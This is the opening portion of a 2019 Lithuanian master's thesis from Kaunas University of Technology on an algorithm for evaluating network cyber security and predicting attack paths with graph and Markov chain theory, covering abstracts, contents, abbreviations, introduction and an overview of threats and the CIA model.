Kauno technologijos universitetas

Elektros ir elektronikos fakultetas

Informacinių technologijų ir telekomunikacijų tinklo kibernetinės saugos algoritmas

Baigiamasis magistro studijų projektas

Saulius Štarolis

Projekto autorius

doc. Saulius Japertas

Vadovas

Kaunas, 2019

Kauno technologijos universitetas

Elektros ir elektronikos fakultetas

Informacinių technologijų ir telekomunikacijų tinklo kibernetinės saugos algoritmas

Baigiamasis magistro studijų projektas

Elektronikos inžinerija (6211EX012)

Saulius Štarolis

Projekto autorius

doc. Saulius Japertas

Vadovas

doc. Paulius Tervydis

Recenzentas

Kaunas, 2019

Kauno technologijos universitetas

Elektros ir elektronikos fakultetas

Saulius Štarolis

Informacinių technologijų ir telekomunikacijų tinklo kibernetinės saugos algoritmas

Akademinio sąžiningumo deklaracija

Patvirtinu, kad mano, Sauliaus Štarolio, baigiamasis projektas tema „Informacinių technologijų ir telekomunikacijų tinklo kibernetinės saugos algoritmas“ yra parašytas visiškai savarankiškai ir visi pateikti duomenys ar tyrimų rezultatai yra teisingi ir gauti sąžiningai. Šiame darbe nei viena dalis nėra plagijuota nuo jokių spausdintinių ar internetinių šaltinių, visos kitų šaltinių tiesioginės ir netiesioginės citatos nurodytos literatūros nuorodose. Įstatymų nenumatytų piniginių sumų už šį darbą niekam nesu mokėjęs.

Aš suprantu, kad išaiškėjus nesąžiningumo faktui, man bus taikomos nuobaudos, remiantis Kauno technologijos universitete galiojančia tvarka.

_____	_____
(vardą ir pavardę įrašyti ranka)	(parašas)

Štarolis Saulius. Informacinių technologijų ir telekomunikacijų tinklo kibernetinės saugos algoritmas. Magistro baigiamasis projektas/vadovas doc. Saulius Japertas; Kauno technologijos universitetas, Elektros ir elektronikos fakultetas.

Studijų kryptis ir sritis (studijų krypčių grupė): Elektronikos inžinerija; Inžinerijos mokslai.

Reikšminiai žodžiai: kibernetinės saugos algoritmas; kibernetinės atakos prognozavimo modelis; kibernetinės atakos tikimybė; Grafo teorija; Markovo grandinės teorija.

Kaunas, 2019. 65 p.

Santrauka

Šiandien vyriausybės skatina naudotis viešosiomis elektroninėmis paslaugomis per centralizuotus elektroninius vartus, bankai skatina naudotis elektroninės bankininkystės paslaugomis, sveikatos priežiūros įstaigos skatina naudotis elektroninėmis sveikatos sistemomis, o verslas atidaro savo internetines parduotuvės prekybai ar santykiams užmegzti. Visi šie duomenys masina piktavalius pasinaudoti netinkamai apsaugotais duomenimis. Šiais laikais auga poreikis įvertinti turimų informacinių ir telekomunikacijų resursų atsparumą kibernetinėms atakoms, kas leistų apsaugoti visą informaciją nuo neleistino pasinaudojimo ar pakeitimo.

Šiame darbe išnagrinėti kibernetinės saugos vertinimo algoritmai, įsibrovimo aptikimo sistemų architektūros, naudojamos metodikos įsibrovimui aptikti, jų privalumai ir trūkumai. Pastebėta, kad naudojamos įsibrovimo aptikimo sistemos apima visus IT&T tinklo elementus, o naudojamos įsilaužimo aptikimo metodikos ir algoritmai apima nuo paprastos informacijos surinkimo iš jutiklių ir agentų iki profilių ar modelių aptikimo ir identifikavimo panaudojant dirbtinio intelekto pajėgumus. Darbo metu sudarytas informacinių IT&T tinklo kibernetinės saugos vertinimo algoritmas, kuris buvo patikrintas atlikus realaus tinklo atsparumo kibernetinės saugos patikrinimą. Vykdant realaus tinklo kibernetinės saugos atsparumo patikrinimą, atlikti eksperimentai, kurių metu buvo nustatyti tinklo pažeidžiamumai, atlikta jų analizė, nustatant pažeidžiamumų vietą kibernetinės atakos vektoriuje. Taip pat atlikti nustatytų pažeidžiamumų vertinimo skaičiavimai, kurie leidžia įvertinti pažeidžiamumo kritiškumo laipsnį. Darbo metu atliktas sudaryto IT&T tinklo kibernetinės saugos vertinimo algoritmo peržiūra ir sukurtas galimos kibernetinės atakos prognozavimo modelis, kuris leidžia nustatyti kibernetinio saugumo labiausiai tikėtiną kibernetinės atakos kelią ir suskaičiuoja šios kibernetinės atakos tikimybę. Kibernetinės atakos prognozavimo modelis sukurtas panaudojus grafų ir Markovo grandinių teorijas. Darbo metu kibernetinės atakos prognozavimo modelis buvo patikrintas panaudojus gautais duomenimis iš realaus tinklo atsparumo kibernetinės saugos patikrinimo, suformuotos kibernetinės atakos pažeidžiamumų panaudojimo ir kibernetinės atakos vektoriaus matricos, kibernetinės atakos grafai, kibernetinės atakos pažeidžiamumų panaudojimo perėjimo ir kibernetinės atakos vektoriaus perėjimo matricos.

Pastebėta, kad sukurto kibernetinės atakos prognozavimo modelio pagalba galima nustatyti ne tik kibernetinės atakos tikimybę, bet ir identifikuoti tuos pažeidimus, kuriuos piktavalis galimai efektyviausiai pasinaudotų rengdamas kibernetinę ataką.

IT&T tinklo kibernetinės saugos vertinimo algoritmas buvo pristatytas 16-oje E2TA konferencijoje, Kaune.

Starolis Saulius. Information technology and telecommunications network's cyber security evaluation algorithm. Master's Final Degree Project/supervisor Asoc. Prof. Saulius Japertas; Faculty of Electrical and Electronics Engineering, Kaunas University of Technology.

Study field and area (study field group): Electronics Engineering; Engineering Science.

Keywords: Algorithm of cyber security; Cyber-attack prediction model; the probability of cyber-attacks; Graph and Markov chains theory.

Kaunas, 2019. 65 pages.

Summary

The Government encourages the use of public electronic services through centralised electronic gates, banks promote the use of e-banking services and health care institutions promote the use of electronic health systems, moreover, the business opens its online stores in trade or relations today. Currently, secure information resources are as important as the security of assets. There is a growing need to evaluate available IT&T resources and resilience to cyber-attacks in order to protect all of the information from unauthorized use or modification nowadays.

This final work examines the cyber security evaluation algorithms, intrusion detection systems architectures, techniques used to detect intrusions, their advantages and disadvantages. It is noted that the intrusion detection system includes all elements of the IT&T network and is used for the detection of hacking techniques. Algorithms range by the simple collection of information from sensors and agents to profiles or models of detection and identification through the use of artificial intelligence capabilities. An algorithm that evaluates cyber security of information in IT&T network was developed in this work. This algorithm was tested by a real network cyber security inspection. During the experiments, which have been carried out in real network, the network‘s vulnerabilities have been detected, their analysis have been carried out with the determination the location of the vulnerabilities in the cyber-attack vector. Moreover, the calculation of identified vulnerabilities have also been made, which allow assessing the critical degree of the vulnerability. At the final work a review of the algorithm which evaluates cyber security of information in IT&T network was made and developed by possible cyber-attack prediction model, which allows to set up most probable path of cyber-attack and calculates the probability of it. Cyber-attack prediction model was made using Markov chains and graph theories. During the final work, the cyber-attack prediction model was tested using data obtained from a real network cyber security inspection, the matrices of cyber-attack vulnerability exploits and cyber-attack vector, cyber-attack graphs, cyber-attack vulnerabilities and cyber-attack vector transition matrices were also formed.

It has been noted that with the help of the cyber-attack prediction model, it is possible to determine not only the probability of cyber-attack, but also to identify those violations that could be used most effectively by malicious people in preparing a cyber-attack.

The IT&T network cyber security assessment algorithm was presented at the 16th E2TA conference in Kaunas.

Turinys

Lentelių sąrašas ... 8
Paveikslų sąrašas ... 9
Santrumpų ir terminų sąrašas ... 10
Įvadas ... 12
1. Kibernetinės saugos problematika ... 13
1.1 Pažeidžiamų objektų problematika ... 13
1.2 Sukeliamų grėsmių ir padaromų žalų problematika ... 14
1.3 Piktavalių tikslų bei jų metodų problematika ... 16
1.4 Galimybių atremti kibernetines atakas problematika ... 18
1.5 Tinklų saugos įvertinimo problematika ... 22
2. Kibernetinės saugos architektūrų analizė ... 27
2.1 Įsilaužimo aptikimo sistemų architektūros analizė ... 27
2.1.1 Tinklo įsilaužimo aptikimo sistemų architektūros analizė ... 27
2.1.2 Tinklo funkcionavimo analizės architektūros analizė ... 30
2.1.3 Mazgų įsilaužimo aptikimo sistemų architektūros analizė ... 30
2.1.4 Paskirstytų įsilaužimo aptikimo sistemų architektūros analizė ... 31
2.1.5 Belaidžio tinklo įsilaužimo aptikimo sistemų architektūros analizė ... 32
2.1.6 Naudojamų metodikų įsilaužimui aptikti analizė ... 33
2.2 Įsilaužimo prevencijos sistemų analizė ... 35
2.2.1 Įsilaužimo prevencijos sistemos architektūros analizė ... 35
2.2.2 Naudojamų metodikų įsilaužimo prevencijai analizė ... 36
2.3 Įsilaužimo reagavimo sistemos problematikos analizė ... 36
2.3.1 Įsilaužimo reagavimo sistemos architektūros problematikos analizė ... 36
2.3.2 Naudojamų metodikų įsilaužimo reagavimui problematikos analizė ... 37
3. Kibernetinės saugos algoritmo sudarymas ... 39
4. Sudaryto kibernetinės saugos algoritmo realizavimas ... 45
5. Kibernetinės saugos algoritmo peržiūra ... 50
Išvados ... 59
Literatūros sąrašas ... 60
Priedai ... 66
1 priedas. Išorinio UAB „Mokslas“ IT&T tinklo saugumo patikrinimo rezultatai ... 66
2 priedas. Vidinio UAB „Mokslas“ IT&T tinklo saugumo patikrinimo rezultatai ... 80
3 priedas. UAB „Mokslas“ žmogiškojo faktoriaus patikrinimas ... 96
4 priedas. UAB „Mokslas“ IT&T tinklo pažeidžiamumo įvertinimas ... 98
5 priedas. UAB „Mokslas“ IT&T tinklo pažeidžiamumų pašalinimo priemonių planas ... 101

6 priedas. Kibernetinių rizikų klausimynas 107
7 priedas. Kibernetinės atakos prognozavimo modelis 112

Lentelių sąrašas

1 lentelė. Kokybių svorių vertinimo lentelė 24
2 lentelė. Pažeidžiamumo matavimų reikšmės 25
3 lentelė. Priemonių planas 44
4 lentelė. UAB „Mokslas“ išorinio IT&T tinklo kibernetinio saugumo pažeidžiamumų patikrinimo rezultatų pavyzdys 48
5 lentelė. UAB „Mokslas“ vidinio IT&T tinklo kibernetinio saugumo pažeidžiamumų patikrinimo rezultatų pavyzdys 49
6 lentelė. UAB „Mokslas“ vidinio IT&T tinklo kibernetinio saugumo tinklo architektūros pažeidžiamumų priemonių plano pavyzdys 49
7 lentelė. Turimas tinklas ir naudojamos sistemos 51

Paveikslų sąrašas

1 pav. Konfidencialumo, vientisumo ir prieinamumo modelis 13
2 pav. Informacijos ar duomenų saugumo sritys 14
3 pav. Patiriamos žalos ir grėsmės 16
4 pav. Kibernetinių atakų kategorijos 17
5 pav. Tipinis kibernetinės atakos vektorius [7] 19
6 pav. IT&T tinklo stebėjimo architektūra 20
7 pav. Bendra pažeidžiamumo vertinimo metodika 23
8 pav. Integruota NIDS architektūra 28
9 pav. Pasyvi NIDS architektūra 29
10 pav. Mišri NIDS architektūra 29
11 pav. Tinklo funkcionavimo analizės MINDS metodo panaudojimas 30
12 pav. HIDS architektūra 30
13 pav. DIDS architektūra 31
14 pav. WIDS architektūra 32
15 pav. NIPS ir HIPS architektūra [55] 35
16 pav. IRS architektūra [58] 37
17 pav. UAB „Mokslas“ tinklo topologija 39
18 pav. Planavimo procesas 40
19 pav. IT&T kibernetinės saugos vertinimo algoritmas 41
20 pav. Daugybinių SSL / TLS pažeidžiamumų vieta kibernetinės atakos vektoriuje 46
21 pav. ARP paketų klastojimo atakos vieta kibernetinės atakos vektoriuje 48
22 pav. Atnaujintas IT&T kibernetinės saugos vertinimo algoritmas 50
23 pav. UAB „Mokslas“ išorinio IT&T tinklo labiausiai tikėtinas kibernetinės atakos kelias 57

Santrumpų ir terminų sąrašas

Santrumpos:

ARP – adreso skiriamosios gebos protokolas (angl. *Address Resolution Protocol*), skirtas IP adresui priskirti prie fizinio mašinos adreso;

CVSS – bendra pažeidžiamumo vertinimo sistema (angl. *Common Vulnerability Scoring System*);

DDoS – paskirstyta atsisakymo aptarnauti ataka (angl. *Distributed Denial of Service*);

DMZ – demilitarizuota zona;

DNS – srities vardų struktūros sistema (angl. *DNS – Domain Name System*);

Doc. – docentas;

DoS – atsisakymo aptarnauti ataka (angl. *Denial of Service*);

FTP – failų perdavimo protokolas (angl. *FTP – File Transfer Protocol*);

HTTP – hiperteksto perdavimo protokolas (angl. *Hypertext Transfer Protocol*);

IDS – įsilaužimo aptikimo sistema (angl. *Intrusion detection system*);

IKE – Interneto Raktų Apsikeitimas (angl. *Internet Key Exchange*);

IP – interneto protokolas (angl. *Internet Protocol*);

IPS – įsilaužimo prevencijos sistema (angl. *Intrusion prevention system*);

IRS – įsilaužimo reagavimo sistema (angl. *Intrusion Response System*);

IT&T – informacinės technologijos ir telekomunikacijos;

KDV – kompiuterizuotos darbo vietos;

LLMNR – vietinio ryšio daugiaformačio vardo skiriamosios gebos protokolas (angl. *Link–Local Multicast Name Resolution*), leidžiantis pagrindiniam tinklo elementui atlikti vardo priskyrimą vidiniam ryšiui atlikti;

MiTM – įsiterpimas į dviejų tinklo elementų bendravimą, jiems to nežinant (angl. *MiTM–Man–in–the–Middle*);

NBNS – NetBIOS vardų tarnyba (angl. *NetBIOS Name Server*), serveris, atsakingas už sąrašą tarp NetBIOS kompiuterių vardų ir tinklo adresų;

NetBIOS – bazinė tinklo įvesties / išvesties sistemos protokolas (angl. *Network Basic Input / Output System*), leidžiantis programoms kompiuteriuose bendrauti tarpusavyje vietiniame tinkle;

PESCO – nuolatinė bendradarbiavimo gynybos srityje sistema;

Pvz. – pavyzdžiui;

RDP – Windows nuotolinės vietos protokolas (angl. *Windows Remote Desktop Protocol*), kuris suteikia vartotojui grafinę sąsają, kad prisijungtų prie kito kompiuterio per tinklo ryšį;

SMB – serverio pranešimo blokas (angl. *Server Message Block*) tai tinklo protokolas, kurį naudoja kompiuteriai su Windows operacine sistema, leidžiantys to paties tinklo sistemoms bendrinti failus ir skirtas kompiuteriams, prijungtiems prie to paties tinklo, prieiti prie failų iš kitų vietinių kompiuterių taip pat lengvai, kaip jei jie būtų kompiuterio vietiniame standžiajame diske;

SMTP – paprasto pašto perdavimo protokolas (angl. *SMTP – Simple Mail Transfer Protocol*);

SNMP – paprastas tinklo valdymo protokolas (angl. *Simple Network Management Protocol*);

SSL – saugaus sujungimo lygio protokolas (angl. *Secure Sockets Layer*);

TCP – perdavimo valdymo protokolas (angl. *Transmission Control Protocol*);

TLS – transportinio sluoksnio saugumo kriptografinis protokolas (angl. *Transpot Layer Security*);

UDP – vartotojo duomenų perdavimo protokolas (angl. *User Datagram Protocol*);

VPN – virtualus privatus tinklas (angl. *Virtual Private Net*work);

WEB – saitynas, pasaulinis tinklas, žiniatinklis (angl. *World Wide Web* arba *WWW*), tai interneto dalies resursai, kuriuos internete galima pasiekti naudojant interneto naršyklę;

XSS – informacinių sistemų pažeidžiamumas (angl. *Cross–Site Scripting*), dažniausiai aptinkamas tinklalapiuose, kuris leidžia įterpti papildomą programinį kodą į vartotojų peržiūrimą puslapį, kuris atsiranda dėl nepakankamo įvedamos informacijos filtravimo.

Terminai:

Internetas – pasaulinis serverių tinklas, kuris leidžia dalytis informacija, kuri vyksta per internetą.

Įvadas

Esamos šiuolaikinės informacinių ryšių technologijos leidžia rinkti ir keistis informaciniais ištekliais verslo, akademinės visuomenės ir valstybės institucijų naudojant internetu. Šiandien vyriausybės skatina naudotis viešosiomis elektroninėmis paslaugomis per centralizuotus elektroninius vartus, bankai skatina naudotis elektroninės bankininkystės paslaugomis, sveikatos priežiūros įstaigos skatina naudotis elektroninėmis sveikatos sistemomis, o verslas atidaro savo internetines parduotuvės prekybai ar santykiams užmegzti. Taigi, visi vartotojai, turintys prieiga prie interneto, gali neišeinant iš namų gauti vis daugiau kokybiškų paslaugų. Visi šie duomenys masina piktavalius (angl. *attacker*) pasinaudoti netinkamai apsaugotais duomenimis.

Nors tiek valstybės, priimant reguliavimo mechanizmus (pvz. Europos Sąjungos Bendrasis duomenų apsaugos reglamentas), tiek verslas, investuojant į saugumo įrangą, imasi priemonių, kad sumažinti ar išvengti grėsmes šioje erdvėje, tačiau akivaizdžiai matosi, kad grėsmių mastas auga dėl įvairiausių priežasčių, tokių, kaip nesavalaikių priemonių panaudojimo, jų netobulumo ar net dėl to, kad tokios priemonės iš viso nenaudojamos. Kaip parodė 2016 m. atlikta pasaulinė pasitikėjimo bangos (angl. *Trustwave*) saugumo ataskaita, net 97% ištirtų interneto aplikacijų yra jautrios kibernetinėms atakoms [1]. Kaip rodo 2015 m. Jungtinių Karalystės Verslo departamento saugumo apžvalga – 90% didelių organizacijų ir 74 % nedidelių organizacijų patyrė pažeidžiamumą kibernetinėje erdvėje [2].

Kibernetines atakas organizuoja tiek pavieniai žmonės, tiek jų susivienijimai ar net valstybinės organizacijos. Dar 2001 m. buvo bandyta susisteminti galimus pažeidėjus ir apibrėžti jų keliamas grėsmes [3]. Šiai dienai iš esmės išlieka šis grėsmių susisteminimas, tik jis šiomis dienomis pasipildė valstybinėmis struktūromis, kurios pradėjo užsiimti kibernetinėmis atakomis. Tikėtina, kad tokios valstybinės struktūros kelia ypatingą grėsmę kibernetinėje erdvėje, o jų padaryti nuostoliai yra didžiausi [4]. Šiais metais Europos Sąjunga, reaguodama į geopolitinius iššūkius ir pakitusią saugumo situaciją nusprendė įsteigti Lisabonos sutarties 46 straipsnyje numatytą glaudesnio bendradarbiavimo mechanizmą – PESCO, kuris sutelks ES valstybių pajėgas atremiant kylančias grėsmes. Valstybinių struktūrų ar organizuotų nusikaltėlių ar teroristinių grupių kibernetinės atakos siekia pavogti, paveikti ar sugadinti tam tikrų verslo, finansinių įmonių ar valstybinių institucijų informacinius išteklius (duomenis) [3–7].

Šiuo metu saugaus informacinių išteklių užtikrinimas yra toks pat svarbus kaip ir turto saugumas. Šiais laikais auga poreikis įvertinti turimų informacinių ir telekomunikacijų resursų atsparumą kibernetinėms atakoms, kas leistų apsaugoti visą informaciją nuo neleistino pasinaudojimo.

Darbo tikslas yra sukurti kibernetinės atakos detektavimo algoritmą informacinių technologijų ir telekomunikacijų tinkluose, kuris leistų įvertinti kibernetinės atakos tikimybę.

Darbo uždaviniai:

- Literatūros analizė (kibernetinės saugos srityje);
- Kibernetinės saugos architektūrų analizė;
- Kibernetinės saugos pasirinktam informacinių technologijų ir telekomunikacijų tinklui algoritmo sudarymas;
- Sudaryto algoritmo realizavimas pasirinktam informacinių technologijų ir telekomunikacijų technologijų tinklui;
- Sudaryto algoritmo tobulinimas ir galimos kibernetinės atakos prognozavimo modelio sukūrimas.

1. Kibernetinės saugos problematika


IT&T pramonė labai vystėsi per paskutinius 50 metų. Šiuo metu IT&T technologijos yra visur ir jos tapo neatsiejama dalis šiuolaikinėje visuomenėje. IT&T įrenginiai ir komponentai yra paprastai tarpusavyje susiję, ir jeigu sutrinka vienas elementas tai gali turėti įtakos kitiems elementams. Per pastaruosius metus, ekspertai reiškia didėjantį susirūpinimą siekiant apsaugoti IRT sistemas nuo kibernetinių išpuolių.

1.1 Pažeidžiamų objektų problematika

Vienas iš IT&T tinklų saugumo pagrindinių tikslų yra užkirsti kelia nelegaliam patekimui į IT&T tinklus ir turimus duomenis, siekiant užtikrinti tų duomenų saugą. Norint užkirsti kelia nelegaliam patekimui į IT&T tinklus ir turimus duomenis visų pirma reikia identifikuoti jautrius objektus, kurie galimai gali būti pažeidžiami, o taip pat suprasti piktavalių kėslus bei jų metodus, įvertinti kibernetinės saugos visuomenės galimybes atremti kibernetines atakas ir įvertinti metodus, kurie leistų įvertinti IT&T tinklų saugą [1, 2].

Siekiant užtikrinti kibernetinį saugumą taikomas taip vadinamas CIA (angl. ***C****onfidenatiality,* ***I****ntegrity,* ***A****vailability*) modelis [6], kuris pavaizduotas 1 paveiksle ir apima šia pagrindines sritis:


- **konfidencialumo** (angl. *Confidentiality*). Bet kokia organizacijos informacija ar duomenys turi būti saugūs ir neturi būti lengvai prieinama neautorizuotiems vartotojams;
- **vientisumo** (angl. *Integrity*) **ir ne galimybės atsisakyti** (angl. *Non–repudiation*). Vientisumas užtikrina, kad informacija ar duomenys nebus pakeisti jų transportavimo metu ir informacija arba duomenys bus pristatyti tiksliai tokie, kokie buvo išsiųsti iš originalaus šaltinio. Ne galimybės atsisakyti reiškia, kad siunčiant ar gaunant duomenis ar informaciją turi būti užtikrinta, kad abi pusės neneigia, jog informacija ar duomenis buvo išsiusti ir gauti;
- **prieinamumo** (angl. *Availability*) **ir autentifikavimo** (angl. *Authentication*). Prieinamumas prie bet kokios organizacijos informacijos ar duomenų turi būti organizuojamas per suteikiamas teises. Autentifikavimo metu visi vartotojai turi būti tikrinami ar jie turi prieiga prie reikalingos informacijos ar neturi. Tapatybės patikrinimas galimas šiais būdais: slaptažodis, autentifikavimo žetonas arba biometriniai duomenys. Tokie vartotojų patikrinimo būdai atskiria autorizuotus vartotojus nuo neautorizuotų vartotojų.



1 pav. Konfidencialumo, vientisumo ir prieinamumo modelis

Siekiant užtikrinti informacijos ar duomenų saugumą galima išskirti šias sritis, kurioms reikalingas dėmesys, užtikrinant saugumą ir kurios pavaizduotos 2 paveiksle:

1. **Duomenys:**
1.1. Jautrūs duomenys (asmeniniai duomenys, banko kortelių duomenys, asmens indentifikavimo kortelės duomenys, asmens sveikatos duomenys);
1.2. Vidinio naudojimo, konfidenciali informacija;
2. **Aplikacijos:**
2.1. Veiklos sistemos;
2.2. Kritinės sistemos;
3. **Tinklas:**
3.1. Serveriai;
3.2. Vidinė tinklo įranga;
3.3. Tinklo įrangos perimetras;
4. **Pastatas** (fizinė pastato apsauga).



2 pav. Informacijos ar duomenų saugumo sritys

1.2 Sukeliamų grėsmių ir padaromų žalų problematika

Nagrinėjant IT&T tinklo saugos pažeidimų sukeliamas grėsmes galime pastebėti, kad San Diego universitetas identifikavo keletą iš daugybės kibernetinių grėsmių, kurios, kaip tikimasi, darys žalą ateinančiais metais [8]:

- **savaeigiai** ir susiję **automobiliai** ir pusiau autonominiai sunkvežimiai. Šių automobilių valdymas yra patrauklus piktavaliams, nes yra laikomasi vieningo J1939 ryšių protokolo. Tai piktavaliams suteikia galimybę sukurti vieną visiems prieinamą ataką;
- **valstybės remiamos atakos**. Nacionalinės valstybės dabar naudoja savo kibernetinius įgūdžius, kad įsiskverbtų į kitas vyriausybinius tinklus ir atliktų išpuolius į jų ypatingos svarbos infrastruktūrą;
- **daiktų interneto atakos**. Yra labai daug neapsaugotų daiktų interneto įrenginių, greitą daiktų interneto įrenginių plėtrą ir lėtą daiktų interneto įrenginių saugumo standartų taikymą, o tai sudaro galimybes daiktų interneto įrenginius panaudoti kibernetinėms atakoms;
- **išmanūs medicinos įrenginiai ir elektroniniai medicininiai įrašai**. Karnegio Melono universitetas 2016 m. atliko naujų technologijų rizikos tyrimą [9], kuriame buvo pastebėta, kad vis daugiau įrenginių, kurie turi nedidelius saugumo reikalavimus, prijungiami prie

ligoninių ir klinikų tinklų ir taip pacientų duomenys ir informacija tampa bus vis labiau pažeidžiama. Piktavaliai teoriškai gali padidinti ar sumažinti dozes, siųsti elektros signalus pacientui arba išjungti gyvybiškai svarbių ženklų stebėjimą. Taip pat pastebėta, kad ligoninės ir medicinos įstaigos vykdo pacientų medicininių įrašų skaitmeninimo procesus, kurie vis labiau atviri;

- **trečiosios šalys** (pardavėjai, rangovai, partneriai). Trečiosios šalys, pvz., pardavėjai ir rangovai, kelia didžiulę riziką kompanijoms, kurių dauguma neturi saugios sistemos ar specialios komandos, kuri galėtų valdyti šiuos trečiųjų šalių darbuotojus.

Atliekant IT&T tinklo saugos grėsmių analizę, galima identifikuoti veiksmus, dėl kurių gali kilti grėsmė informacijos saugai:

1. **Tyčiniai** (pvz., nusikalstami, neleistini veiksmai);
2. **Netyčiniai** (pvz., klaidos);
3. **Atsitiktiniai** (pvz., gedimai ir nelaimės).

Nagrinėjant IT&T tinklo saugos grėsmes galima išskirti tokias šių grėsmių kryptis:

1. Grėsmės iš išorės:

1.1. Saugos sistemų būklė visada įtakoja į IT&T saugą. Pvz. neturėjimas saugos sistemų ar laiku neatnaujinus saugos sistemų programinę ir aparatinę įrangą kyla tiek pavojus, tiek pagunda kibernetinei atakai;

1.2. Pavienės atakos iš interneto, kai pavieniai asmenys ar organizuotos grupės atlieka tam tikrus veiksmus, kurie skirti IT&T bei duomenų kaupiamų juose sutrikdymą;

1.3. Masinės atakos iš interneto, kai organizuotos grupės ar kibernetinės armijos vykdo tikslingai nukreiptas didelio masto atakas skirtas juridinio asmens veiklos ar valstybės tvarumo sutrikdymui.


2. Grėsmės iš vidaus:2.1. Saugos politikos suteikia galimybę piktavaliams organizuoti atakas. Pvz. periodinis slaptažodžių nekeitimas ar jų laikymas viešoje matomoje vietoje, ne laiku atnaujinta antivirusinė programa;

2.2. Žmogiškasis faktorius yra viena iš silpniausių grandžių saugos problematikoje. Pvz. kai asmuo, susigundęs nuolaidomis, suveda savo prisijungimo duomenis į piktavalių sukurtas svetaines.

Vykstant kibernetinėms atakoms yra padaroma žala. Nagrinėjant minėtas žalas, jas galima skirstyti į šias kategorijas:

1. Žala veiklai;
2. Žala kaupiamai informacijai;
3. Žala, susijusi su technine įranga;
4. Paslaugų teikimo sutrikimai;
5. Fizinė žala.

Apibendrinant galime partiriamas žalas ir grėsmes pavaizduoti 3 pav.



3 pav. Patiriamos žalos ir grėsmės

1.3 Piktavalių tikslų bei jų metodų problematika

Analizuojant piktavalių metodus galime pastebėti, kad norėdami pasiekti savo tikslus, piktavaliai naudoja tam tikrus išpuolių planavimo būdus, kuriuos galima suskirstyti į tokias kategorijas [6]:

